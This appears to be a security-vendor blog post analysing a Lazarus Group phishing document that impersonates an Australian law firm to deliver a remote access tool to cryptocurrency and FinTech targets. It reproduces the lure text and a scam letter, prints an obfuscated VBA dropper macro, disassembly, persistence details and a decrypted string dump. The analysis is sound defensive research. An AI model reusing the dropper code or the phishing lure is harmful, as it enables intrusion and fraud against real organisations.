Lazarus Group Targets More Cryptocurrency Exchanges and FinTech Companies

intezer.com/lazarus-group-targets-more-cryptocurrency-exchanges-and-fintech-companies/

March 28, 2018

Blog

Cybersecurity DNA

Introduction

Cyber attacks from the Lazarus Group, a threat actor associated with North Korea, has not slowed down and their malware toolset continues to evolve. A few months ago, we published a general research of the Lazarus Group and the Blockbuster campaign including code reuse and similarities throughout their malware up until the latest news regarding targeting bitcoin and cryptocurrency exchanges. In recent attacks, the Lazarus Group has been spreading malicious documents with a RAT embedded inside that gets executed through a VBA macro. These malicious documents contained a job description for different positions in various industries.

Through our research, we came across a new malicious document where we have found changes and a continuation to their campaign targeting potential cryptocurrency exchanges, FinTech, financial companies, and others who might be involved with cryptocurrencies. The malicious document came embedded with an upgraded and revamped version of a RAT they have added to their arsenal.

Infection Vector

The malicious document's original creation name is "Investment Proposal.doc" and attempts to impersonate an employee of an Australia based law firm for commercial and financial services

named Holley Nethercote. The document states that they have evaluated several cryptocurrencies and they have put together an investment proposal aimed at FinTech, financial, and other companies who might be interested in taking an investment. As can be seen in the photos of the document below, the document is of very low quality, meaning there are inconsistencies and typos everywhere in a document supposedly from a law firm.

INVESTMENT

PROPOSAL

by

HOLLEY NETHERCOTE
commercial & financial services lawyers

ABSTRACT


We analyzed and evaluated 10+ crypto currencies, the most circulated in the last four years, and expressed out company profile and investment proposal.

Kate Harris
Director at HOLLEY NETHERCOTE

The first page contains a basic description of what the investment proposal involves. Take note of the name “Kate Harris,” a director from Holley Nethercote, by whom the document was


supposedly written.

ABOUT [HOLLEY NETHERCOTE]



Established in 1995 by Grant Holley and Tim Nethercote, Holley Nethercote Commercial & Financial Services Lawyers is a commercial law firm with offices in Melbourne and Sydney, with a particular focus on the financial services industry. We provide legal support to financial services providers ranging from startup FinTech businesses through to global financial institutions. We also act for medium and large non-financial services companies. We provide expert and practical legal services in the areas of: Financial services law (including credit), licensing and related issues Financial Technology (FinTech) issues covering new payment methods, e-wallets, block chain, peer-to-peer lending, digital/robo advice, equity crowd-funding and other automated payments companies Anti-Money Laundering, Counter-Terrorism Financing, sanctions and financial crimes Privacy and cyber-resilience Transactional banking services Capital raising Debt recovery Intellectual property, including copyright and trademarks Employment law for employers Contracts Litigation and commercial dispute resolution, including assistance in handling disputes in all courts and tribunals, including the Financial Ombudsman Services (FOS) and the Victorian Civil and Administrative Complaints Tribunal (VCAT) Trade practices (Competition and Consumer Law) Franchising Sale of business Other general business legal matters (e.g. leases, insolvency) In conjunction with our associated business Compact – Compliance & Training (www.ccct.com.au), we have helped a wide array of businesses obtain and vary Australian Financial Services (AFS) and Australian Credit (AC) licenses, including start-up companies, ex-authorized representatives, and multinational companies entering the Australian market. We also offer expert advice in matters relating to AFS & AC license holders, including conducting AFS & AC licensee reviews of financial services legal documentation. For more information about Holley Nethercote Commercial & Financial Services Lawyers, please check out our website, which contains detailed information, blogs and pictures – www.hnlaw.com.au.

The second page is a general description of the company Holley Nethercote which is directly taken from the first page of a PDF on the company's website.



ABOUT ⌈HOLLEY NETHERCOTE⌋ PEOPLE

Partners

Grant Holley | Paul Derham | Mark Sneddon | David Court | Jesse Vermiglio

Lawyers & Consultants

Sarah Archer | Tim Dixon | Naomi Fink | Alexa Freeman | Zoe Higgins | Samantha Hills | Fiona McCord | Terence Wong


Staff

Tim Nethercote | Alexandra Consiglio | Diana Lawrence (nee Rob) | Natalie Lim | Hannah MacPherson | Adam Meyer | Milica Milisavljevic | Srikaran Nadador

Hugo Sasse | Dianne Soisoi | Nicolette Tan | Ruth Treleaven | Frank Varga | Robyn Walters | Jenny Williams | Constance Xie

The third page is a list of their employees and staff as can also be found on their website. Remember Kate Harris, the director, from before? Shockingly enough, she does not exist on this list.

EVALUATION OF CRYPTO CURRENCY




Bitcoin and other crypto currencies have seen a significant value increase in the recent past.

The advent of Bitcoin and its stellar rise over the last few years has investors pouring their money into crypto currencies by the millions. Crypto currencies and block chain projects achieved impressive returns, as well as dramatic declines. On Feb. 9, 2018, Bitcoin's value was $8700, about half of its Dec. 2017 high of $19300; nonetheless, it's still worth about six times as much as it was one year prior.

Out company evaluated the worldwide crypto currency rankings and the value of the crypto currency in the future.

The fourth page contains a chart of various cryptocurrencies and random values associated with them. The interesting point here is the date of a Bitcoin price that it mentions from February 9th, 2018 which helps us put on a timeline of when this malicious document was originally created.

□ CHART OF CRYPTO CURRENCIES TRANSFER



□ WHAT ⌈HOLLEY NETHERCOTE⌋ WANTS

We are going to invest in the crypto currency exchanges that have been newly established or want to invest by considering the future leaps of the company.

We are looking to invest in your company based on your detailed information of your activity in recent years.

Before proceeding with the investment, we would appreciate if you can inform us of the amount of investment required by your company through the appropriate route.

In the current situation, out company can invest $50 million.

This investment is a result of a detailed information of your company's activity over recent years.

If your company is willing to accept the investment of our company as much as possible, we will make investment with low investment rate.

If you agree with our offer or have any questions, please contact the person in charge.

The fifth page states how they would like to invest $50M in the company that received this document and contains some typos like “out” instead of “our” and other grammatical errors.

INVESTMENT PROPOSAL

GRANT HOLLEY

Level 22, 140 William Street

Melbourne VIC Australia 3000

HOLLEY NETHERCOTE (https://hnlaw.com.au/)

CONTACT: grant.holley@hotmail.com

DEAR SIR;

URGENT INVESTMENT PROPOSAL

WE HAVE FIFTY MILLION U.S. DOLLARS WHICH WE GOT FROM OVER INFLATED CONTRACT FROM COMMERCIAL AND FINANCIAL SERVICE CONTRACT AWARDED TO FOREIGN CONTRACTORS IN THE WORLD.

WE ARE SEEKING YOUR ASSISANCE AND PERMISSION TO REMIT THIS AMOUNT INTO YOUR ACCOUNT.

YOUR COMMISSION IS THIRTY PERCENT OF THE MONEY.

PLEASE NOTIFY ME YOUR ACCEPTANCE TO DO THIS USINESS URGENTLY.

THE MEN INVOLVED ARE MEN IN GOVERNMENT.

MORE DETAILS WILL BE SENT TO YOU BY CONTACT AS SOON AS WE HEAR FROM YOU.

FOR THE PURPOSE OF COMMUNICATION IN THIS MATTER, MAY WE HAVE YOUR CONTACT.

CONTACT ME URGENTLY THROUGH THE EMAIL ADDRESS ABOVE.

PLEASE TREAT AS MOST CONFIDENTIAL, ALL REPLIES STRICTLY THROUGH ABOVE EMAIL ADDRESS.

THANKS FOR YOUR CO-OPERATION.

YOURS FAITHFULLY,

GRANT HOLLEY

The sixth page is a very poorly written document supposedly signed by the CEO of Holley Nethercote involving the investment proposition. It also contains various typos and grammatical errors with the general flow not making sense.

Contact Information

Name: Grant Holley

Address: Melbourne Level 22, 140 William Street Melbourne VIC Australia 3000

Primary Contact: grant.holley@hotmail.com

Role of Primary Contact: Business Mail

Phone Number: +447482967842 (UK)

Email Address: grant.holley@hotmail.com

Name: Kate Harris

Director at Holley Nethercote

Q&A: hnlaw.kate@hotmail.com

The seventh and last page contains some fake contact information including a phone number from the UK that is from an online service that allows you to receive an SMS through the website.

Technical Details


Upon launching the document, an obfuscated VBA macro is executed to drop and execute an embedded remote access tool.

```
Dim offBind(499) As Byte Open liveOffd For Binary Access
Write As #2 lpdq = 1 For jnx = 0 To 3307 For inx = 0 To 499 offBind(inx) = Val("&amp;H" + Mid(strd(jnx + 1), inx * 2 + 1, 2)) offBind(inx) = offBind(inx) Xor 231 Next inx Put #2, lpdq, offBind
lpdq = lpdq + 500 Next jnx Close #2 SetAttr liveOffd, 6 bazs = ThisDocument.Name Application.Documents.Open (liveOffd) Application.ActiveDocument.ActiveWindow.Caption = bazs ThisDocument.Close
gaqz:End SubFunction Jdhcuad(Input_Str$) As String Dim Len_Str%, Result$, Temp_Str$, n% Len_Str = Len(Input_Str) For n = 1 To Len_Str Temp_Str = Mid(Input_Str, n, 1) Temp_Str = Chr(46 +
(Asc(Temp_Str) - 46 - 20 + (122 - 46)) Mod (122 - 46)) Result = Result + Temp_Str Next Jdhcuad = ResultEnd FunctionPrivate Sub jfsukew(filename) Dim obj As Object Set obj =
CreateObject(Jdhcuad("kqw:18&lt;Bq0y44")) obj.Run filename, 1, False Set obj = NothingEnd Sub
```

(embedded VBA macro)

The embedded RAT is dropped to and executed from *%USERPROFILE%\RuntimeBroker.exe*. More evidence besides the date in the content of the document, pointing to this malware out in February is that we can also see the compilation timestamp is from February 14, 2018 and the upload date was on March 2, 2018.

After uploading the RAT to Intezer Analyze™, we found 4% of the code to have been used in previous malware attributed to the Lazarus group, but 85% of the code base is completely unique. This says to us that they made some changes to their code.



Country: KP

Synonyms: Operation DarkSeoul, Dark Seoul, Hidden Cobra, Hastati Group, Andariel, Unit 121, Bureau 121, NewRomanic Cyber Army Team, Bluenoroff, Lazarus Group

Description: Since 2009, HIDDEN COBRA actors have leveraged their capabilities to target and compromise a range of victims; some intrusions have resulted in the exfiltration of data while others have been disruptive in nature. Commercial reporting has referred to this activity as Lazarus Group and Guardians of Peace. Tools and capabilities used by HIDDEN COBRA actors include DDoS botnets, keyloggers, remote access tools (RATs), and wiper malware. Variants of malware and tools used by HIDDEN COBRA actors include Destover, Duuzer, and Hangman.

References:
https://threatpost.com/operation-blockbuster-coalition-ties-destructive-attacks-to-lazarus-group/116422/
https://www.us-cert.gov/ncas/alerts/TA17-164A
https://securelist.com/lazarus-under-the-hood/77908/
http://www.mcafee.com/us/resources/white-papers/wp-dissecting-operation-troy.pdf

Name	Label	SHA256	Genes	virustotal	Reused Genes
f8b329fc1f4d50f5...	New Variant	f8b329fc1f4d50f5509a72c1f630155538	1,923	Report 32/68	1,427 Genes | 97.27%
36844e66e5f4d802...	Duuzer	36844e66e5f4d802595909e2cbe90e96	1,585	Report 37/57	60 Genes | 4.09%
c5be570095471bef...	Duuzer	c5be570095471bef850282c5aaf9772f5	1,558	Report 41/56	58 Genes | 3.95%
d3ba1ad678e32217...		d3ba1ad678e32217832a09f458b7a0e4	1,578	Report	58 Genes | 3.95%
6fec69719f3416a3...		6fec69719f3416a32b799d42e453fc4fe	1,558	Report	58 Genes | 3.95%
ce0e43c2b9cb130c...	Duuzer	ce0e43c2b9cb130cd36f1bc5897db296	1,578	Report 45/65	58 Genes | 3.95%
2d7b40b27540ac15...		2d7b40b27540ac1532cba0e4b0d89e31	1,565	Report	56 Genes | 3.82%
8b50d7d93565aab8...	Duuzer	8b50d7d93565aab87c21e42ef04230a6	1,565	Report 37/51	56 Genes | 3.82%
facb32efc05bc8c4...	Duuzer	facb32efc05bc8c4f3cb3baa6824db0f7e	994	Report 35/56	52 Genes | 3.54%

(https://analyze.intezer.com/#/analyses/ffb3993e-d646-42ad-8449-104d751cc17b)

The first code that gets executed within the RAT first decrypts a locally created, XOR encrypted buffer of names of modules and imports that it resolves via *GetProcAddress*. Resolving the binary's own imports in this manner is very common in many of the previous

Lazarus attributed malware.

```
mov     [ebp+var_34], 0F52D8F54h
mov     [ebp+var_30], 456A9F79h
mov     [ebp+var_2C], 0BECE46B2h
mov     [ebp+var_28], 6C0EF205h
mov     [ebp+var_24], 0F1002ED0h
mov     [ebp+var_20], 89E0AF7Fh
mov     [ebp+var_1C], 0F01EDCA1h
mov     [ebp+var_18], 0ECC52796h
mov     [ebp+var_14], 3CEAEEDAh
mov     [ebp+var_10], 649A108Fh
mov     [ebp+var_C], 0DD80934h
mov     [ebp+var_8], 65A7h
mov     [ebp+var_6], 0B1h
xor     ecx, ecx
jmp     short loc_41D370

loc_41D370:
xor     [ebp+ecx+LibFileName], al
inc     ecx
cmp     ecx, 547h
jb      short loc_41D370

mov     ebx, ds:LoadLibraryA
lea     eax, [ebp+LibFileName] ; kernel32.dll
push    eax             ; lpLibFileName
call    ebx ; LoadLibraryA
mov     edi, eax
test    edi, edi
jnz     short loc_41D3A8

lea     eax, [edi+11h]
pop     edi
pop     ebx
mov     ecx, [ebp+var_4]
xor     ecx, ebp
call    @__security_check_cookie@4 ; __security_check_cookie(x)
mov     esp, ebp
pop     ebp
retn

loc_41D3A8:
push    esi
mov     esi, ds:GetProcAddress
lea     ecx, [ebp+ProcName+1]
push    ecx             ; lpProcName
push    edi             ; hModule
call    esi ; GetProcAddress
mov     GetTempFileNameW_0, eax
test    eax, eax
jz      loc_41D8BC

lea     edx, [ebp+var_528+1]
push    edx             ; lpProcName
push    edi             ; hModule
call    esi ; GetProcAddress
mov     CreateProcessW_0, eax
test    eax, eax
jz      loc_41D8BC

lea     eax, [ebp+var_510+1]
push    eax             ; lpProcName
push    edi             ; hModule
call    esi ; GetProcAddress
mov     FindFirstFileW_0, eax
test    eax, eax
jz      loc_41D8BC

lea     ecx, [ebp+var_4FC+3]
push    ecx             ; lpProcName
push    edi             ; hModule
call    esi ; GetProcAddress
mov     GetCurrentProcess_0, eax
test    eax, eax
jz      loc_41D8BC

lea     edx, [ebp+var_4E8+1]
push    edx             ; lpProcName
push    edi             ; hModule
call    esi ; GetProcAddress
mov     GetVolumeInformationW_0, eax
test    eax, eax
jz      loc_41D8BC
```

Next, the RAT creates a shortcut of itself to *%USERPROFILE%\Start Menu\Programs\Startup\RuntimeBroker.lnk* in order to maintain persistence and sets the attributes of itself using *SetFileAttributesW* to *HIDDEN | SYSTEM | NORMAL*. Inside of the function that is used for setting up the persistence, we can find a call to a function that is responsible for decrypting a buffer containing multiple wide strings used throughout the binary.

```
mov     [ebp+var_48], 7C53BE3Eh
mov     [ebp+var_44], 0F8FE3A8Ah
mov     [ebp+var_40], 7465B627h
mov     [ebp+var_3C], 0F0FD32B4h
mov     [ebp+var_38], 6C49AE29h
mov     [ebp+var_34], 0E8E92ABCh
mov     [ebp+var_30], 0E4CE6656h
mov     [ebp+var_2C], 0E0CD624Eh
mov     [ebp+var_28], 5CBD9E71h
```

```
mov     [ebp+var_24], 0D8051ADCh
mov     [ebp+var_20], 54999635h
mov     [ebp+var_1C], 0D00612C5h
mov     [ebp+var_18], 4C9A8E4Eh
mov     [ebp+var_14], 0C8550ACBh
mov     [ebp+var_10], 0C4C84649h
mov     [ebp+var_C], 0C0BA4246h
mov     [ebp+var_8], 7E0Dh
mov     al, 19h
xor     ecx, ecx
jmp     short loc_41DC60
```

```
loc_41DC60:
xor     byte ptr [ebp+ecx+var_174], al
add     al, 57h
inc     ecx
xor     al, bl
cmp     ecx, 16Eh
jb      short loc_41DC60
```

```
mov     eax, [ebp+arg_0]
lea     eax, [ebp+eax×2+var_174]
sub     esi, eax
```

```
loc_41DC80:
movzx   ecx, word ptr [eax]
mov     [esi+eax], cx
add     eax, 2
test    cx, cx
jnz     short loc_41DC80
```

```
mov     ecx, [ebp+var_4]
pop     esi
xor     ecx, ebp
mov     eax, 0FFFFFF67h
pop     ebx
call    @__security_check_cookie@4 ; __security_check_cookie(x)
mov     esp, ebp
pop     ebp
retn
sub_41D900 endp
```

As can be seen in the function, it uses a very basic decryption routine to decrypt the locally stored buffer. The decrypted buffer is as follows:


```
Hex dump                                                          ASCII
56 00 62 00 6F 00 78 00 48 00 6F 00 6F 00 6B 00  V.b.o.x.H.o.o.k.
2E 00 64 00 6C 00 6C 00 00 00 74 00 6D 00 70 00  ..d.l.l...t.m.p.
00 00 53 00 4F 00 46 00 54 00 57 00 41 00 52 00  ..S.O.F.T.W.A.R.
45 00 5C 00 4D 00 69 00 63 00 72 00 6F 00 73 00  E.\.M.i.c.r.o.s.
6F 00 66 00 74 00 5C 00 57 00 69 00 6E 00 64 00  o.f.t.\.W.i.n.d.
6F 00 77 00 73 00 20 00 4E 00 54 00 5C 00 43 00  o.w.s. .N.T.\.C.
75 00 72 00 72 00 65 00 6E 00 74 00 56 00 65 00  u.r.r.e.n.t.V.e.
72 00 73 00 69 00 6F 00 6E 00 00 00 50 00 72 00  r.s.i.o.n...P.r.
6F 00 64 00 75 00 63 00 74 00 4E 00 61 00 6D 00  o.d.u.c.t.N.a.m.
65 00 00 00 52 00 55 00 4E 00 41 00 53 00 3B 00  e...R.U.N.A.S.;.
00 00 52 00 55 00 4E 00 3B 00 00 00 44 00 4C 00  ..R.U.N.;...D.L.
4C 00 3B 00 00 00 77 00 69 00 6E 00 73 00 74 00  L.;...w.i.n.s.t.
61 00 30 00 5C 00 64 00 65 00 66 00 61 00 75 00  a.0.\.d.e.f.a.u.
6C 00 74 00 00 00 4B 00 65 00 72 00 6E 00 65 00  l.t...K.e.r.n.e.
6C 00 33 00 32 00 2E 00 64 00 6C 00 6C 00 00 00  l.3.2...d.l.l...
2E 00 6C 00 6E 00 6B 00 00 00 53 00 4F 00 46 00  ..l.n.k...S.O.F.
54 00 57 00 41 00 52 00 45 00 5C 00 4D 00 69 00  T.W.A.R.E.\.M.i.
63 00 72 00 6F 00 73 00 6F 00 66 00 74 00 5C 00  c.r.o.s.o.f.t.\.
57 00 69 00 6E 00 64 00 6F 00 77 00 73 00 5C 00  W.i.n.d.o.w.s.\.
43 00 75 00 72 00 72 00 65 00 6E 00 74 00 56 00  C.u.r.r.e.n.t.V.
65 00 72 00 73 00 69 00 6F 00 6E 00 5C 00 52 00  e.r.s.i.o.n.\.R.
75 00 6E 00 00 00 6E 00 74 00 75 00 73 00 65 00  u.n...n.t.u.s.e.
72 00 2E 00 4C 00 4F 00 47 00 39 00 00 00 12 00  r...L.O.G.9...‡.
E2 A6 62 18 70 DA 12 00 84 F8 41 00 78 00 00 00  Γªb↑p┌‡.ä°A.x...
78 AE 43 00 91 9F 80 7C 02 00 00 00 BE BB 12 00  x«C.æƒÇ¦☻...╛╗‡.
43 00 3A 00 5C 00 44 00 6F 00 63 00 75 00 6D 00  C.:.\.D.o.c.u.m.
65 00 6E 00 74 00 73 00 20 00 61 00 6E 00 64 00  e.n.t.s. .a.n.d.
20 00 53 00 65 00 74 00 74 00 69 00 6E 00 67 00   .S.e.t.t.i.n.g.
73 00 5C 00 41 00 64 00 6D 00 69 00 6E 00 69 00  s.\.A.d.m.i.n.i.
73 00 74 00 72 00 61 00 74 00 6F 00 72 00 5C 00  s.t.r.a.t.o.r.\.
44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00  D.e.s.k.t.o.p.\.
66 00 38 00 62 00 33 00 32 00 39 00 66 00 63 00  f.8.b.3.2.9.f.c.
31 00 66 00 34 00 64 00 35 00 30 00 66 00 35 00  1.f.4.d.5.0.f.5.
35 00 30 00 39 00 61 00 37 00 32 00 63 00 31 00  5.0.9.a.7.2.c.1.
66 00 36 00 33 00 30 00 31 00 35 00 35 00 35 00  f.6.3.0.1.5.5.5.
33 00 38 00 66 00 34 00 64 00 32 00 63 00 36 00  3.8.f.4.d.2.c.6.
65 00 34 00 39 00 62 00 38 00 30 00 63 00 65 00  e.4.9.b.8.0.c.e.
34 00 38 00 34 00 31 00 66 00 61 00 64 00 61 00  4.8.4.1.f.a.d.a.
36 00 35 00 34 00 37 00 63 00 34 00 62 00 64 00  6.5.4.7.c.4.b.d.
2E 00 73 00 61 00 6D 00 70 00 6C 00 65 00 00 00  ..s.a.m.p.l.e...
```

The parameter to the function responsible for decrypting this buffer is an offset to grab a string from this decrypted buffer by multiplying it by two, since these are wide strings.

Strangely enough, a lot of these strings are not used anywhere in the binary. By the strings, you can see there is an intention of including a simple anti-VM technique to detect VirtualBox. There is also one more function located within the binary, responsible for the same functionality with a different buffer containing different strings.

```
